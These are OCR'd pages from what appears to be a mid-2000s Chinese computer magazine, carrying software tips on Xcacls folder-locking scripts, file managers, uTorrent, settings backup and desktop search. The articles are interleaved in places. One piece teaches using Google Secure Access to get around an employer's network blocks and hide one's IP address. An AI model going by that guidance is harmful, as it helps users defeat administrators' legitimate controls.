★关于行车路线，很多专门的站点提供了更为细致的服务，我们甚至可以通过它来计算乘坐出租车从起点到终点所需要的花费(图行天下的“打车助手”:http://www.go2map.com/traffic/business/index.shtml)，比如到广州就可以使用http://www.zuoche.com的乘车路线服务(见图12)。

★对于各地的饮食餐馆，推荐大家使用大众点评网(http://www.dianping.com/)提供的服务，该站点提供了由网



图 11



图 12

友精选出的全国各大城市中最受欢迎的餐馆及其详细信息、点评等，这样请 M M 出去吃饭就不会不知去哪儿好了。

经过以上详细周密的准备，本次笔者的重庆〝探花〞之旅取得了空前的成功！至于重庆究竟是不是美女云集的地方，嘿嘿，请大家自己去看看吧……

CF [YY03]

安全和便捷两不误，无形的权限之锁

★★

■ 平淡

在学校、办公室这类场所中，个人电脑很快就会成为〝公众〞电脑，而且如果朋友要借用你的电脑玩玩游戏或上上网，你又很难拒绝。如何能防止别人长期霸占你的电脑玩游戏，又如何防止别人在使用你的电脑上网时不幸感染网页木马？你需要使用 Windows 的权限机制来打造一把坚固的无形之锁！

和往常一样，要保证下文中的权限设置方法或脚本可用，你的系统必须是 Windows 2000/XP/2003 等使用 NT 内核的系统，并且进行权限操作的分区必须是NTFS格式，另外，在 Windows XP 中需要去除〝文件夹选项〞中〝使用简单文件共享(推荐)〞的勾选。

微软在 Windows 中自带了一个基于命令行的权限设置工具 cacls，可是用此工具的可用参数较少，不适合编写自动化设置的批处理，因此推荐大家使用微软特别提供的增强版 cacls —— Xcacls。

Xcacls 小档案

u软件版本:1.00.0.1　　软件大小:581KB

u软件性质:免费软件　　适用平台:windows 2000/XP/2003

u 下载地址:http://download.microsoft.com/download/win2000platform/Update/1.00.0.1/NT5/EN-US/xcacls_setup.exe

教你使用 Xcacls 的命令参数

Xcacls 的基本参数与系统自带的 cacls 相同，其命令格式如下:

Xcacls filename [/T] [/E|/X] [/C] [/G user:perm;spec] [/R user [...]] [/P user:perm;spec [...]] [/D user [...]] [/Y]

1.参数 Filename:需要设置(修改)权限的文件(必需参数)，表示权限设置应用到的文件或文件夹，可使用通配符 。

2.参数 /T:使用此参数后，权限将应用于指定路径及其所有子目录中。

3.参数 /E:编辑已经设置的权限，而不采用替换。如果不加此参数，比如〝XCACLS g:\a /G Administrator:F〞，则只有〝Administrator〞才拥有对目录 g:\a 的完全访问权限，其他所有用户的权限将被限制;反之，使用 /E 参数后则其他用户的权限仍然保留。

4.参数 /C:在出现拒绝访问错误时继续。使用此参数后，在批处理文件对目录文件进行批量权限操作时，不会因为一个文件的访问错误而中断。

5.参数 /G user:perm;spec:赋予用户对匹配文件或文件夹的访问权限。其中 perm 代表要使用的权限掩码，包括 R(读取)、C(更改 / 写入)、F(完全控制)，而 spec 则表示一些特殊权限的掩码，如 P(更改权限)、O(取得所有权)、X(运行)、E(读取)、W(写入)、D(删除)等。

6.参数 /R:撤销指定用户的所有访问权限。

7.参数 /P user:perm;spec:替换用户的访问权限。perm 和 spec 的规则与参数 /G 相同，注意是替换而非赋予，指定此参数时此用户原来具有的权限将被删除而使用新指定的权

限 。

8.参数 /D:拒绝用户访问文件或目录。

9.参数 /Y:无需确认直接更改，此参数有助于我们使用批处理编写自动化脚本。

小提示

程序默认安装在C:\Program Files\Resource Kit，为方便使用，可以将其中的xcacls.exe提取并分别复制到c:\windows\system32和c:\windows\system32\dllcache，这样就可以把它作为系统命令使用了。

Xcacls装备批处理，打造无形之锁

1.这段时间你别玩游戏

我们经常希望权限设置是定时生效，在自己需要访问这些文件的时候不受任何限制。比如办公室电脑在午饭时间经常被同事用来玩游戏，需要限制游戏程序在11:30-12:30这个时段无法运行指定游戏，而12:30后则自动解除限制。

⑴**建立锁定和解锁脚本**

打开"记事本"输入下面内容并保存为批处理文件lock.bat，放置在G:\(也可其他位置，但应与下文中的计划任务配置):

```
@echo off
xcacls "I:\Program Files\Ringz" /d administrator /y
exit
```

命令的作用是通过Xcacls禁止administrator用户对游戏目录I:\Program Files\Ringz的访问权限，更改后无须确认并自动退出命令提示符窗口。然后用同样的方法建立unlock.bat，此批处理文件指定游戏目录只对administrator提供访问权限，所以切勿用于系统文件夹:

```
@echo off
xcacls "I:\Program Files\Ringz" /t /g administrator:f /y
exit
```

注意:以上两个BAT文件假设当前登录的用户是administrator，请根据实际情况进行修改。

⑵**计划任务实现自动化**


打开"控制面板→任务计划"，按提示新建一个每天11:30执行的计划任务(任务执行需要输入当前账户名和登陆密码)，执行的程序是"g:\lock.bat"，相同方法另建一个每天12:30执行的任务，执行的程序是"g:\unlock.bat"。

经过这样一番设置后，你的电脑就不会再成为公用游戏机了!

2.上网时，木马别往系统目录里跑

除定时权限设置外，还可以使用权限关联，比如在上网时经常因为网页中嵌入了木马而中招，黑客一般都是使用网页中的恶意脚本将木马文件植入系统目录，既然如此，我们何不在上网时禁止系统目录的写入呢?编写一个批处理脚本，执行拨号命令，同时用Xcacls限制用户对System32目录的写入操作，这样在上网时只需执行这个批处理来完成拨号即可实现系统目录的保护。下网时必须使用另一个脚本恢复原来的权限，否则可能导致软件安装等操作失败。

⑴**去除可能导致不安全的用户权限**



以系统管理员身份登录系统后，在"资源管理器"中找到Windows安装目录下的system32目录，右击选择"属性"，打开"安全"选项卡，删除所有用户的权限，然后单击"添加"，将当前用户(以administrator为例)和system用户添加到"组和用户"列表，权限设为"读取"、"读取和运行"、"列出文件夹目录"(见图)。更详细的系统目录权限设置请参考本刊2005年第16期的《用好Windows权限之剑——严防非法入侵》。

小提示

如果文件夹继承和特殊权限无法删除，单击属性窗口的"高级"按钮，在弹出的窗口去除"从父项继承那些可以应用到子对象的权限项目，包括那些在此明确定义的项目"复选框，接着单击删除，去除所有继承的权限后再添加用户。

(2)拨号与权限设置关联脚本

打开"记事本"，输入以下内容并保存为adsl.bat(下列代码中的"ADSL"是"网络连接"中建立的上网拨号的名称)，在桌面上建立其快捷方式:

```
@echo off
rasphone -d ADSL
xcacls c:\windows\system32 /e /p administrator:r;ex /y
xcacls c:\windows\system32 /e /p system:r;ex /y
exit
```

同样方法另建xiawang.bat，代码如下:

```
@echo off
xcacls c:\windows\system32 /e /c /p administrator:f /y
xcacls c:\windows\system32 /e /c /p system:f /y
exit
```

在断网后，执行此脚本即可恢复原来的正常权限设置，注意如果不恢复则很可能导致平时各种操作不正常。

⑶**为什么禁止system**

可能有人会觉得奇怪，禁止当前用户对系统目录的访问就行了，何必还要将system用户也加入呢?其实原因很简单，网页木马的运行方式是用当前用户的权限来对系统目录进行写入，而在上网时，还有可能受到各类利用系统漏洞溢出的攻击(比如冲击波、震荡波，或者相同原理的黑客攻击工具)，这类溢出攻击所得到的权限大多是system，所以在上网时禁止system用户对系统目录的写入可以有效提高安全性。

CF [YY04]

单挑还是群殴？与TC过招

★★

■平淡

虽然Windows在不断地升级，但作为重要系统组件之一的"资源管理器"却始终没有大的改进，所以包括笔者在内的很多人选择了Total Commander(以下简称为TC)作为"资源管理器"的替代品。不过TC是一款收费的共享软件，使用时难免束手束脚，为此我们请来了三大高手与TC过招。

小个子首发出场:纯绿软件Xplorer

Xplorer小档案:

u软件版本:0.4.0.99　　软件大小:567KB
u软件性质:免费软件　　适用平台:Windows 98/ME/2000/XP
u下载地址:http://www.onlinedown.net/soft/6275.htm

一款纯绿色的文件管理软件，界面清爽漂亮(见图1)，




图1

可在闪盘、软盘上运行，具备了TC的多标签特性，在节省资源的同时也给我们的文件操作带来了很大的方便，除此之外，其文件分割功能和自带的文本编辑工具使用起来都很方便，在一些细节处(如文件反选功能)也做得很到位。

评审认定:绿色、小巧、免费是此软件的三个卖点，常用操作功能也完成得很好，但功能数量上与TC存在很大差距，如果对扩展功能(如查看压缩文件、FTP)等功能也有要求，再看看下面两位的发挥吧!

叫板也要讲实力:"好记性"的ExplorerXP

ExplorerXP小档案:

u软件版本:1.07a　　软件大小:410KB
u软件性质:免费软件　　适用平台:Windows 2000/XP
u下载地址:http://www.explorerxp.com/explorerxpsetup.exe

软件备注:推荐使用汉化新世纪提供的汉化绿色版(下载地址:http://www.hanzify.org/index.php?Go=Show::List&ID=9134)。

TC的文件分割功能非常有用，经常需要处理大文件上传的朋友可能深有体会，ExplorerXP的文件分割功能也很完善，而且速度很快。不过这和其他众多功能一样，不过是和TC的已有功能作比较罢了。有没有比TC更强的功能呢？我们发现ExplorerXP的"记性"实在不错，不仅可以建立多页面标签，而且能创建文件夹群组，为操作提供了很多便利。比如为了方便工作，我们常常需要打开多个保存工作文档文件夹，运行ExplorerXP后，依次单击"文件→新建标签"打开几个工作文件夹，然后单击"群组→保存打开的文件为群组"并命名为"工作群组"。此外，还可以新建其他群组如"娱乐群组"、"下载群组"等，右击群组选择"添加文件夹"，可以把自己常用的文件夹添加到群组。这样在不同的操作时只需启动相应的群组即可(见图2)。



图2

评审认定:文件夹标签的群组保存功能非常优秀，与Maxthon览器的快捷组似乎很有异曲同工之妙，但并不能完全替代TC。

与TC难分伯仲:免费至尊xplorer2

xplorer2 Lite小档案

u软件版本:1.3.0.2简装版　　软件大小:860KB
u软件性质:免费软件　　适用平台:Windows 98/ME/2000/XP
u下载地址:http://www.newhua.com/cfan/200521/xplorer2_lite.zip

目前为止三位选手中功能最强大的一款，在安装时还能选择简体中文语言文件(即"Chinese Simp"选项)。

1.专业的重命名:TC具有强大的重命名功能，xplorer2的此项功能也毫不逊色。比如从数码相机下载照片时，一般都新建一个能表述照片主题的文件夹保存照片，但照片都是

以img001、img002……命名，管理不方便。这时可以使用 xplorer2 来批量更名，在程序窗口用 Shift 键选中所有需要更名的文件，单击"文件/批量更名"，在弹出窗口中单击"特殊符号"下拉列表选择"所在目录"和"自动计数器"命名模板(软件还内置很多模板且可以重复使用)，单击"预览"就可以看到结果，确认无误后单击"重命名"即可将所有照片以"文件夹名+序号"更名(见图3)。



图 3

2.精确的同步功能:与之对应的是TC的文件夹比较功能，方便比较前后备份文件，现在来试试 xplorer2 是不是也能胜任。为方便备份重要文档，笔者会定期将指定文件夹中的所有文件备份到移动硬盘，但有时上次备份后新增的文件有很多，为不遗漏文件，只好将所有文件重新复制一遍。xplorer2 解决了我的烦恼，启动 xplorer2 后依次打开前后备份的文件夹，单击"选定→比较窗口内容差异向导"，按提示选择比较条件，单击"确定"(见图4)。就能迅速在程序左右窗口看到没有备份的文件，只要将这些文件用鼠标拖到备份文件夹即可。



图 4

评审认定: xplorer2 的大部分功能与 TC 相当，而且对个人用户免费，值得推荐!

CF [YY05]

巧用百度硬盘搜索"统管"电脑中的MP3

笔者从来就是个马大哈，每每在网上听到好听的音乐，只管下载保存，却不管保存到了哪个地方。结果造成硬盘里到处都是散乱的 MP3，给管理带了很大难度。本来想花上一天时间来慢慢整理它们，但MP3数量太多了……一日，灵感突现，百度硬盘搜索不是支持 MP3 搜索吗？何不用它来对付散乱的歌曲呢？

第一回合:要听哪首，一搜即到

首先到 http://disk.baidu.com/ 下载安装百度硬盘搜索，安装完毕后它会自动在系统空闲的时候进行文件索引，索引完毕后就可以用它来掌控硬盘中的文件了。

如果硬盘中 MP3 太多，即便是用 Winamp 一时也难以找到。百度硬盘搜索支持 MP3、WMA 等音乐文件的搜索，只需在搜索栏中输入歌曲的名称即可找到需要的歌曲。比如笔者想听"超级女声"的那首"想唱就唱"，只要在百度硬盘搜索中输入"想唱就唱 filetype:mp3"就行了。

> 小提示
> 由于索引的范围更小和准确度更精，百度硬盘搜索的检索速度比 Windows 自带的搜索要快得多，而且搜索出的不相干文件也很少。

第二回合:搞定"张冠李戴"的MP3

很多从网上下载的 MP3 的文件名并非以歌曲名来命名，而是完全不相关的名字，比如 111.mp3 等。遇到这种情况，前面介绍的方法就行不通了。不过，百度硬盘搜索支持根据 MP3 的 tag 信息来检索，也就是说，你可以根据歌曲的演唱者、专辑名、发行日期等相关信息来搜索歌曲。比如，笔者想听"想唱就唱"，但搜索却无结果，于是可以改用"超级女声 filetype:mp3"或者"张含韵 filetype:mp3"作为关键字来搜索。

> 小提示
> MP3 Tag，也叫 ID3-Tag，它是指在 MP3 文件中加入的曲名、演唱者、专辑、发行年月、流派、注释等信息，可以方便用户收集管理歌曲。

第三回合:想听什么，就听什么

有了前面介绍的两个技巧，我们可以很容易找到自己想听的歌曲了。不过如果你想批量听一类歌曲就不行了。比如，今天心情不怎么好，想听听摇滚歌曲，该如何操作呢？

百度硬盘搜索支持高级搜索语法，我们可以搜索"rock filetype:mp3"来搜索出硬盘中所有的摇滚风格的歌曲。与之类似，比如我们想听硬盘里所有刘德华演唱的歌曲，那就以"刘德华 filetype:mp3"为关键字进行搜索即可。

> 小提示
> 如果想找出硬盘中所有的 MP3，那就直接以"filetype:mp3"为关键字进行搜索。

极小的BT下载软件

小块头也敢有大智慧！96KB的高速BT客户端

★★

■疯狸密码

Bitcomet有多大？2881KB(0.60版);比特精灵有多大？比Bitcomet更大，5047KB(3.1.0.077版)。那是不是软件体积越大，功能就越强大呢？只能说，大多数时候确实如此，但也有例外，比如今天要给大家带来的BT下载软件彻底颠覆了这种理论。它只有96KB，但功能一点儿不缺，甚至在有些方面(如计划流量功能)更胜以功能全面著称的比特精灵一筹，而下载速度更是不含糊，经笔者测试发现，它与号称"内网下载速度之王"的Bitcomet的下载速度相当，但对系统资源的占用却小很多。你现在一定迫切想知道它到底是谁了，它就是uTorrent！

uTorrent 小档案

u软件版本:1.1.6　　软件大小:96KB

u软件性质:免费软件　　适用平台:Windows 98/2000/XP/2003

u下载地址:http://www.utorrent.com/download/1.1.6/utorrent.exe

u软件备注:uTorrent支持简体中文，但截止发稿时，最新版本1.1.6的语言文件还没发布(这个软件更新速度很快，平时每周更新一次)，需要中文版的朋友可以在http://www.utorrent.com/download.php下载到最新版本的uTorrent及其语言文件。

小是小，必要设置不能少

无需安装或解压，uTorrent下载后直接就能运行。其主界面简洁大方，和Bitcomet有几分神似，但值得称道的是uTorrent没有加入任何广告(见图1)！没有什么软件的默认设置是能让所有人完全满意的，所以在开始使用前我们还得根据自己的需要做一些必要设置。




图1

1.让uTorrent认识BT种子

首次运行时可能会询问你是否要关联Torrent文件(即BT种子)，选择关联后不要再随意移动uTorrent.exe的位置，否则在网页中点击BT种子的链接时就不能自动调用uTorrent下载了。此外，如果今后Torrent文件的关联被其他软件破坏了，也可以通过菜单"Options→Preferences"(选项→参数选择)调出Settings(设置)窗口，然后选择左侧的"General Options"标签，在右侧的"Windows Intergration"(Windows整合)栏中点击"Associate with .torrent files"(与.torrent类型的文件建立关联)按钮(见图2)。




图2

2.管好下载文件位置

仍是在刚才打开的Settings窗口中，选择左侧"Folder Options"(文件夹选项)标签，在右侧的"Location of Downloaded Files"中可以设置新下载文件的存放位置(勾选"Put new downloads in"并设置路径)以及下载完成后需要移动到的位置(勾选"Move completed downloads to"并设置路径)，如果保持不勾选则每次建立新任务时都会询问保存位置。另外，种子文件也应该妥善保管起来，在下方的"Storage For Torrent Files"中就分别提供了种子的保存位置和任务完成后要移动到的位置，可以根据需要进行设置。

3.突破网络阻碍

在"Network Options"(网络选项)中，可以通过"Port used for incoming connections"设置BT下载时的监听端口，如果使用路由上网，那么一定记得要在路由管理的转发设置中将监听端口的TCP连接映射一下。如果你无权设置路由(如在网吧等场所)，那么一定要确保"Enable UPnP port mapping(Windows XP or later only)"(启用UPnP端口映射)，在路由器支持UPnP功能的情况下，内网用户可以得到更高的下载速度。

4.保护你的硬盘

选择"Torrent Options"(种子选项)标签，然后勾选右侧"Other Settings"(其他设置)中的"Pre-allocate disk

系统及软件设置转移

拒绝重复劳动！把设置打包带走

★★

■平淡

“21 世纪什么最贵？人才！”黎叔如是说。那系统中什么最宝贵呢？可能就是那些系统及软件在日常使用中所积累的设置了。几乎所有软件都有配置文件，它保存着我们平时的使用习惯，而且很多参数还是日积月累形成的(如输入法中词的顺序和自造词等)。因此，在新机上安装软件(或在本机重装系统再次安装软件)时，如果能把这些配置文件提取出来并转移到新机(或覆盖到本机)，就能很快地回到熟悉的操作环境，无需再次执行重复配置过程。下面笔者就介绍常见软件配置文件的备份、转移和还原。

系统中的免费午餐:文件和设置转移向导

Windows XP 中自带了一个称为“文件和设置转移向导”的工具，它可以帮助我们把原来计算机上的数据文件、系统设置、个人设置等方便地转移到新的计算机中，从而避免重复进行在原来计算机上已进行过的设置，如 览器和邮件客户端设置、文件夹和任务栏选项、个人显示属性等。单击“开始→所有程序→附件→系统工具→文件和设置转移向导”，就可以打开这个工具了。

1.开始装箱打包

启动程序后，按向导提示选择“旧计算机”，然后选择“其他”并确定保存位置(如果是转移到其他机器上，还可以选择可移动媒体如优盘、移动硬盘等)，接着在弹出的转移项目窗口选择“只包括设置”，同时勾选“单击下一步时由我来选择一个自定义文件和设置列表”(见图 1)。在

---

space”(预分配硬盘空间)，这样可以避免因 BT 下载造成的大量硬盘碎片。另外，在“Advanced Options”(高级选项)标签中，适当调大“Size of write queue(KB)”(写入块的大小)也能够起到保护硬盘的作用。

这才叫专业，高手玩转 uTorrent

1.张弛有道，流量也玩限行控制

白天经常需要上网聊天、听音乐等，开着 BT 下载感觉网页打开速度奇慢，可以用任务自带的限制下载上传速度功能，但到了晚上挂机下载时又要调回去，实在有些不便，uTorrent 的设置可谓张弛有道，提供了分日期、分时段的流量控制功能。在 Settings 设置窗口中，选择左侧“Scheduler”(计划)标签，在右侧勾选“Enable Scheduler”(启用计划)，然后其下的一大片绿色方块就是用来设置流量的控制按钮，纵向分别代表周一到周日，而横向则代表 0 点到 23 点的时段，将指针悬停在任意的方块上，其下方就会显示出对应的日期和时间段，小方块每次点击都会改变一次状态，共分三种:深绿(默认)代表全速下载，浅绿代表控制流量，而白色则代表关闭下载(见图 3)。按此方法将 8 点至 22 点设置为浅绿，并在“Scheduler Settings”(任务设置)中分别设置好受限流量的最高上传速度(Limited Upload rate)及下载速度(Limited Download rate)，点击 OK 按钮让设置生效，现在白天看网页的带宽就不会都被 BT 给霸占了。

2.备份绿色软件的配置文件

uTorrent 只有一个主程序文件，运行后在其目录下也没




图 3

有生成任何配置文件，那么 uTorrent 的配置信息保存到哪里去了呢？难道在注册表中？你可以在 C:\Documents and Settings\用户名\Application Data\uTorrent 下找到一个名为 settings.dat 的文件，它就是 uTorrent 的配置文件。在设置好 uTorrent 的各项参数后，可以将 uTorrent.exe 和 settings.dat 装进闪存盘里(两个文件放在同一目录下)，这样就制作了一张能够即插即用的具有 BT 下载工具盘，因为 uTorrent 在寻找系统目录里的配置文件前会优先找一下程序所在目录中有没有配置文件有，如果有则使用所在目录中的。

3.找出隐藏的 IP 筛滤功能

虽然 uTorrent 在设置中没有提到，但它确实支持 IP 筛滤，将 eMule 兼容格式的 ipfilter.dat(在各类 BT 下载软件的安装目录中也能找到这个文件)放到 uTorrent.exe 所在目录下，重启程序即可生效。

CF [YY06]

弹出窗口按提示添加或删除备份组件，最后向导开始收集文件和设置，收集完成后向导会自动将配置文件保存在刚才指定的位置。



图1

小提示

备份前应确定当前系统及相关程序的设置已经是最优，同时关闭所有打开的程序和窗口。

2.取出打包的设置

在需要应用原来设置的计算机上启动向导后，选择"新计算机"，然后选择"我不需要向导磁盘，我已经从旧计算机收集了文件和配置"，接着设定好保存配置文件的文件夹，向导就会开始转移先前备份好的配置文件到新计算机上，完成后注销当前用户，就可完成文件和设置转移工作。

小提示

其他Windows系统并没有这个向导工具，可以使用Windows XP CD光盘启动"文件和设置转移向导"，运行安装光盘的"Support\Tools\Fastwiz.exe"启动向导。

享受全面备份:使用专业工具

Windows"文件和设置转移向导"虽然无需另外安装，但是其他操作系统并没有这个工具，而且可以备份的设置也很有限，而使用更专业的备份工具可以弥补这个缺点，比如BackRex Expert Backup(未注册版本有部分备份项目受限制)。

BackRex Expert Backup小档案

- 软件版本:2.5　软件大小:656KB
- 软件性质:共享软件　适用平台:Windows 98/2000/XP
- 下载地址:http://www.onlinedown.net/soft/6386.htm

安装后，运行时也同样是一个向导的界面，不过向导中可以勾选的备份项却多了很多，根据提示选择"Backup"(备份)或者"Restore"(恢复)，选择相应备份位置及项目即可(见图2)。




图2

自力更生:软件自带的备份功能

备份工具可以备份的系统设置很多，但软件设置很少。其实很多软件本身就自带备份/还原组件，比如Office，单击"开始→所有程序→Microsoft Office工具→用户设置保存向导"，启动向导后选择"保存本机的设置"，然后选择保存位置，向导最后会生成一个类似"新建设置文件.OPS"的配置文件。恢复时则选择"将原先保存的设置恢复到应用到本机上"并选择这个备份文件即可。类似软件还有WinRAR，选择菜单"选项→导入/导出→导出设置到文件"，WinRAR就会在其安装目录中生成一个"Settings.reg"的注册表文件。恢复时则单击"选项→导入/导出→从文件导入设置"并选择"Settings.reg"即可。

完全DIY:手动备份我在行

除备份工具和软件自带的功能外，还可以手动导出/导入程序的配置文件，一般软件配置文件大多保存在安装目录下的DAT、INI文件(或相应的注册表键值)中。只要将这些配置文件提取，恢复时再复制并覆盖同名文件(或导入注册表文件)即可。

1.配置保存在DAT、INI文件

这类软件有很多，如FlashFXP，备份时提取其安装目录下所有DAT文件(保存了FTP站点、用户、密码等信息)和FlashFXP.ini(保存了FlashFXP的设置)，恢复时用备份文件覆盖同名文件即可。

2.配置保存在注册表键值

大部分软件的配置文件都保存在注册表中，只不过有些软件配置键值比较多(不容易导出)而已。比如Outlook Express，注册表的[HKEY_CURRENT_USER\Software\Microsoft\Internet Account-Manager\Accounts\](保存的是OE的账户信息)、[HKEY_CURRENT_USER\Identities\{xx...xxx}\Software\Microsoft\Outlook Express\5.0\Rules](保存的是OE的邮件规则)，只要将这些键值导出/导入即可。

小提示

有时仅仅导出配置文件还不够，应依据不同软件导出其他的文件，如FlashGet安装目录下的Default.jcd(保存下载文件的数据库)、Foxmail安装目录下的AntiSpam(保存贝叶斯等垃圾邮件过滤规则)。

3.打造自动化备份及恢复脚本

在了解了软件配置保存原理后，我们就能很轻松地通过批处理制作一个备份/恢复脚本了，这样每次在重装系统和常用软件后，可以一键恢复软件设置。以FlashFXP为例，代码中的路径请根据实际安装路径修改(在"记事本"中保存为BAT文件):

备份脚本

```
@echo off
copy d:\program files\flashfxp\*.dat d:\backup\
copy d:\program files\flashfxp\flashfxp.ini d:\backup\
exit
```

恢复脚本

```
@echo off
copy /y d:\backup\*.* d:\program files\flashfxp\
exit
```

对于配置数据保存在注册表中的软件，可以参考本刊2005年第4期的《赤手空拳备份注册表》。

网络大补贴

每个软件备份方法不可能完全相同，所以在掌握上面的方法后还需要多摸索和试验，笔者为大家提供了10个常用软件的备份表供参考(下载地址:http://www.newhua.com/cfan/200521/backuptb.rar)，同时欢迎大家将自己制作的软件备份脚本发至system@cfan.com.cn，我们整理后会发布在CFan官方论坛(http://www.cfan.com.cn)中与大家共享。 CF [YY07]

利用GSA突破各种网络限制，隐藏IP

想上就上 网管你哭吧!

★★

■好色之涂

经常在单位上网的朋友可能会遇到这样的窘况，想去某个网站下载点游戏或电影，却发现该网站已被单位网管屏蔽了，想用QQ和朋友聊聊天，竟然也被无情的网管所封杀。使用代理服务器既不稳定也不安全，而且经常失效，Google Secure Access(简称GSA)工具能帮你解决这个烦恼，让我们想上就上。

GSA突破限制，就这么简单

从http://wifi.google.com/download.html下载该软件，安装后运行(目前仅支持Windows 2000/XP)，这时就会在任务栏出现一个灰色的GSA图标，接着右击该图标，在菜单中选择"Connect now"选项。稍等片刻，你就会发现"GSA"图标变成绿色(见图1)，并提示"Secure connection established"。此外，细心的用户还会发现任务栏中多出一个名为"vpn.google.com"的网卡图标，这就是"GSA"工具创建的连接Google VPN网络的VPN客户端连接。



图1

这样一来，用户就连接到Google VPN网络中了，成为该网络中的一个成员。被网管屏蔽的网站可以访问了，QQ也可以使用了，我想看的电影也可以BT下载了。

验证，果然名不虚传

虽然GSA工具成功地建立连接，但效果怎么样还得验证一下。除利用网站访问、聊天工具检验外，最科学的方法就是验证你当前的IP地址和网络配置信息。

首先登录到http://www.123cha.com/这个IP地址检测网站，来验证本机的IP地址，笔者惊奇的发现该网站提示"您的ip:[66.28.250.23] 来自:美国"，这说明笔者的电脑确实已经成功登录Google VPN服务器了。检测本机的网络配置信息是否被修改也很简单，在命令提示符窗口中输入"ipconfig /all"命令后回车，你会发现多出一个名为"PPP adapter vpn.google.com:"的网络连接信息，这就是"GSA"工具创建的Google VPN连接(见图2)。




图2

连接Google VPN，好处多多

用户使用GSA工具连接到Google VPN网络后，因为是通过该VPN网络来访问互联网，顺理成章地突破了本地网络的各种限制。GSA除可以突破网络限制，还有其他功能。首先可以隐身，"不怀好意"的人探测你的IP地址时，发现你在美国，就无法准确定位目标，其实这是因为你使用了Google VPN服务器的IP地址，导致了对方误判;其次Google VPN网络中的传输数据是被加密的，这样别人就无法窃听或偷窥你的网络活动，一举多得，何乐而不为呢!

高手支招

1.为什么GSA每次成功连接到Google VPN网络后，显示的IP地址会不同呢?

其实这很好解释，因为Google VPN服务器为了满足庞大的用户接入需要，提供了多个IP地址供用户使用，来看看究竟有哪些地址。在命令提示符窗口中输入"nslookup vpn.google.com"命令后回车，你就会发现原来Google VPN服务器使用了"66.28.250.27, 66.28.250.23, 66.28.250.25, 66.28.250.26"这些IP地址。

2.我第一次成功创建了Google VPN连接后，发现"网络连接"窗口中多出一个名为"vpn.google.com"的虚拟专用网连接?

这是因为GSA工具第一次连接Google VPN网络时，会自动调用Windows XP的VPN连接创建向导，其中"vpn.google.com"就是Google VPN连接的主机名，但VPN登录账号名和密码是随机的，这个不需要用户干预，GSA会自行处理，只要您选择GSA中的"Connect now"选项即可。如果你想手工运行"vpn.google.com"虚拟专用网连接接入Google VPN网络，VPN登录账号名和密码就需要到https://vpn.google.com/getpass网站获取，其中<user>*****</user>部分表示VPN登录账号名，"<pass>********</pass>"部分表示密码(见图3)。



图3

CF [YY08]

超级右键工具让目录尽情跳!

■ Piny

"你有没有暴风影音的安装文件?发给我吧!" MM 的要求总是让人难以拒绝,但当按下 QQ 窗口的"传文件"按钮时,便又让人心烦起来……暴风影音的安装文件,好像放在 F:\store\software\media\player\ 目录下,又得一阵鼠标狂点才能让文件选择框到达目的地。

有什么方法可以解决问题?方法倒是不少,比如运行 gpedit.msc 打开"组策略编辑器",展开"'本地计算机'策略→用户配置→管理模板→ Windows 组件→ Windows 资源管理器→通用打开文件对话框",在右侧"位置栏中显示的项目"中加入常用路径,或安装自己编写几个路径的脚本,但它们都不便于管理,在添加新的常用路径时会感到非常繁琐,你需要 Folder Pilot!

Folder Pilot 小档案

u软件版本:1.0　　软件大小:1.7MB
u软件性质:共享软件　　适用平台:Windows 9x/2000/XP
u下载地址:http://www.onlinedown.net/soft/42756.htm
u汉化补丁:http://www.onlinedown.net/soft/42755.htm

